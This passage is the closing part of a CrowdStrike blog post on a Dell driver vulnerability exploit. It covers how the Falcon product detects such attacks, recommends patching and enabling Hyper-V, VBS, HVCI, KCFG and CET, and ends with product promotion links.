Falcon protects customers from exploitation attempts like the one described in this research in several ways. One is to block drivers from loading if declared malicious. Another is to detect certain communication mechanisms to specific drivers, allowing the vulnerable driver to run but detecting if attackers communicate with said drivers and exploit these vulnerabilities, such as the exploit mentioned in this blog post.

### Recommendations

Adversarial tactics and techniques are becoming increasingly sophisticated, and organizations need to rely on security solutions that can protect them when it matters, that offer visibility into their infrastructure and have proven capabilities of disrupting sophisticated adversaries and adversarial tactics. It's also essential to adhere to security hygiene and best practices stretching from patch management to security policies and procedures to reduce risk.

This exercise of exploiting the Dell vulnerability proves that adversaries have different exploitation tactics at their disposal for exploiting vulnerabilities, whether they are patched or unpatched, meaning that there is usually more than one way to take advantage of a vulnerability. Updating operating systems to the newest version and <u>enabling Hyper-V, VBS and HVCI</u> will help to mitigate the demonstrated attack technique.

A timely and effective patch management strategy is also recommended for identifying and deploying software, firmware and hardware driver updates that fix known security vulnerabilities or technical issues, and for prioritizing patching efforts based on the severity of the vulnerability.

Driver inventorying throughout the organization can also help identify whenever suspicious processes attempt to communicate with them, determine whether the path they're running from is legitimate, or even identify suspicious interaction between them. While malicious interaction can be hard to attribute with high confidence, defenders need to constantly be vigilant for suspicious-looking telemetry events indicative of adversary activity.

## Conclusion

CrowdStrike is constantly aware of adversary thought processes and can detect and mitigate attack tactics demonstrated here and in <u>our previous blog post about this driver vulnerability</u>.

This interesting exploitation technique exercise demonstrates how a skilled attacker can leverage a vulnerability and gain full control over a machine in various ways. Organizations need to run the latest builds for software, firmware and hardware drivers and enable the necessary security features to close the window of opportunity for adversaries attempting to exploit similar vulnerabilities.

OS developers and hardware developers are constantly adding new security features to mitigate these attacks. Enabling VBS, KCFG, CET and other technologies is critical for blocking similar attack vectors and preventing adversaries from successfully exploiting and compromising enterprise machines.

Exploits taking advantage of legitimate yet vulnerable drivers may be difficult to detect, but not for CrowdStrike. Our threat intelligence and Falcon OverWatch<sup>™</sup> teams monitor all events reported by the Falcon sensor to quickly identify suspicious behavior and react to it, keeping our customers safe from breaches.

### Additional Resources

- Learn more about the <u>CrowdStrike Falcon® platform by visiting the product webpage</u>.
- Learn more about CrowdStrike endpoint detection and response by visiting the <u>Falcon</u> <u>Insight™</u> webpage.
- See how you can continuously monitor and assess the vulnerabilities in your environment with <u>Falcon Spotlight</u>.
- Test CrowdStrike next-gen AV for yourself. Start your<u>free trial of Falcon Prevent™</u> today.